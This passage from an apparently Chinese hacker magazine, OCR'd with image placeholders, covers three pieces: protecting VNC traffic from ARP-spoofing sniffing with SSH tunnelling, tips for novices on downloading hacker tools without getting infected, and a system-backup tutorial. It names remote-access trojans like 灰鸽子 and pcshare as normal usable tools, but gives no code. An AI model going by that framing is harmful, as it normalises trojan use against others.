


图15

现在我们再次进行ARP欺骗，Cain已经不能够捕捉到VNC客户端与VNC服务端通话的信息了，利用这种SSH端口转发的方法，也可以封装其它未加密的通信服务，比如Mysql、FTP、HTTP等。至此，我们的VNC服务器应该说就比较安全了：-)

（文章中涉及到的VNCrackX4、Cain、FreeSSH、Putty，已经收录在光盘中）

安全，从下载软件开始

文章难易度：★★
文章阅读点：对于新手朋友从网上下载黑客软件的一些安全…

txcbg

玩黑的朋友自然少不了要从网上下载各种各样的黑客软件，当你从网上下载的时候是否注意过安全问题呢？许多新手朋友，对从网上下载的黑客软件都常常存在两个误区：

1、杀毒软件报毒的都有问题。
2、黑客软件可以随便下载（只要网上有的都可以下载使用）。

先来看第一个误区，有些无害的黑客工具（比如大名鼎鼎的nc）也会被杀毒软件所查杀，如果我们下载的是木马，比如灰鸽子、pcshare等，这些被查杀就更正常了，因为它们本身就是杀毒软件重点查杀的对象，但这些软件都是可以正常使用的，当然前提是这些软件没有被人做过手脚。再来看第二个误区，记得我刚开始接触黑客工具时，打开百度，直接搜索“黑客工具”，然后不管什么网站，随便找一个工具就下载，结果中了很多次病毒，后来就不敢随便下载了。网上的黑客软件良莠不齐，有好软件，也有个别人发布的经过捆绑甚至直接就是木马的服务端、盗号软件等。你所使用的黑客软件的安全很重要，作为一个学黑者，因为使用了错误的黑客工具而成了别人的肉鸡绝不是什么光彩的事。那么作为叉子，尤其是新手叉子，怎样才能下载到比较安全的黑客软件呢？我结合自己的经验给出几条建议：

1、去一些大的、名声比较好的黑客网站和论坛下载。大型的黑客站点提供的软件一般都是经过检测的，基本可以放心的使用。如果是从大型的黑客论坛下载，建议只下载论坛管理员、管理组成员或斑竹发布的工具（注册时间长，名声一直比较好的老会员提供的软件也可以考虑下载）。如果看到是新会员发的工具帖，尤其是那种刚注册就上来发工具，工具也不是以附件的形式发布，而只是给出一个下载链接地址的，有90%都有问题。同时有问题的帖子为了吸引人，标题起的往往很有诱惑性，比如“价值xx元的VIP工具”、“强制视频软件”、“快速抓鸡”等，这样的千万不要下载。

2、最好去官方网站下载。几乎所有的黑客工具都有官方出处，如果能从官方网站下载到，强烈建议去官方网站下载，官方网站公布的软件一般不会捆绑什么东西的。如果你连官方都不相信了，那就干脆换软件吧。那怎样查找官方网站的地址呢？一般在软件的“关于”和“帮助”信息里都能够找到官方的地址（网站或论坛）。

3、如果在可信的网站实在找不到你想要的软件，需要从无法确定是否可靠的地方下载时，建议在虚拟机中运行或开启影子系统等具有还原功能的软件后再运行（我几乎不管使用什么黑客软件都会开完全影子模式）。

好了，关于下载黑客软件的安全我就知道这些了，没什么技术，只是我个人总结的一点经验，希望对那些经常因下载黑客软件而“中奖”的朋友能有所帮助。

我有金钟罩，数据不会掉

文章难易度：★★★
文章阅读点：如何使用ONEKEY GHOST以及QQ自由人在Windows状态下备份系统及其它相关资料

无敌小龙（张博）

当今网络病毒和木马肆虐，如果没有三招两式来保护好自己的系统数据还真的很难在网络江湖上“笑傲”起来，本文就给大家介绍一下如何备份好自己的数据，这样即使在木马病毒破坏了我们的系统后，我们的数据依旧可以恢复。

一、操作系统

备份的重中之重当然就是操作系统了，所以首先来介绍操作系统的备份。说到系统的备份就

一定要说到GHOST，但是GHOST通常要在DOS下来备份操作，所以另一个更好的选择就是ONEKEY GHOST,运行该软件后，在GHOST操作中选择备份，在GHOST镜像文件路径那里选择一个保存的文件路径，然后点击确定按钮即可，如图1。




图1

此时，可以看到在“F:\Ghost\C_WinXP.GHO”下生成了一个后缀为GHO的文件，因为我C盘装载的文件比较多，所以这个GHO文件有点大，有1.8GB，如图2。




图2

现在我们的操作系统（包括了整个C盘的文件）就备份成功了（会提示自动重启，重启过程中完成系统的备份，此过程不需要人工操作），只要把这个GHO文件存放到一个安全的地方，比如自己的移动磁盘中，以后如果数据被误操作就可以很快的还原了。还原的方法非常简单，运行ONEKEY GHOST，在主界面中选择还原操作，然后找到GHO文件的路径，也就是“F:\Ghost\C_WinXP.GHO”，然后点击确定按钮，软件就会自动调用GHOST内核开始自动的还原操作了，软件此时同样会提示重启，在重启过程中完成还原操作，在此操作中无需人工操作，非常的方便，如图3。




图3

二、系统文件夹

系统文件夹中保存了我们的一些配置信息，如系统还原信息等，这些信息要是丢失了的话会给我们带来很多的不便，所以我再来介绍一下如何备份系统文件夹。

1.桌面备份

桌面是我们最常用的一个地方，其实桌面就是一个系统目录下的文件夹，比如我的桌面就是在“C:\Documents and Settings\Administrator”目录下的，如图4。把这个“桌面”文件夹保存到一个安全的地方，比如其它盘符或者闪存中就可以保证数据的安全了。




图4

2.收藏夹备份

收藏夹也是我们经常使用的IE功能，通过收藏夹，可以把自己喜爱的网站添加到IE的菜单中，这样下次访问起来就非常方便了，如图5。




图5

其实，收藏夹也是保存在系统目录下面的，比如我的收藏夹目录就是“C:\Documents and Settings\Administrator\Favorites”。使用记事本打开其中一个收藏夹链接，可以看到这个链接其实就是一个IE快捷方式，如图6。




图6

只要把这个目录下面的文件保存到一个安全的地方，以后在系统还原之后，就可以把这些备份的文件重新拷贝到这个目录中，就可以实现收藏夹的恢复了。

3.注册表备份

注册表是WINDOWS操作系统配置信息的主要保存位置，而且有些软件也是写注册表的，如果要实现系统还原之后这些软件还是可以正常运行，就要对注册表的数据进行备份，备份的方法为打开注册表编辑器，选择“本地机器”的子项进行保存和备份，如图7。

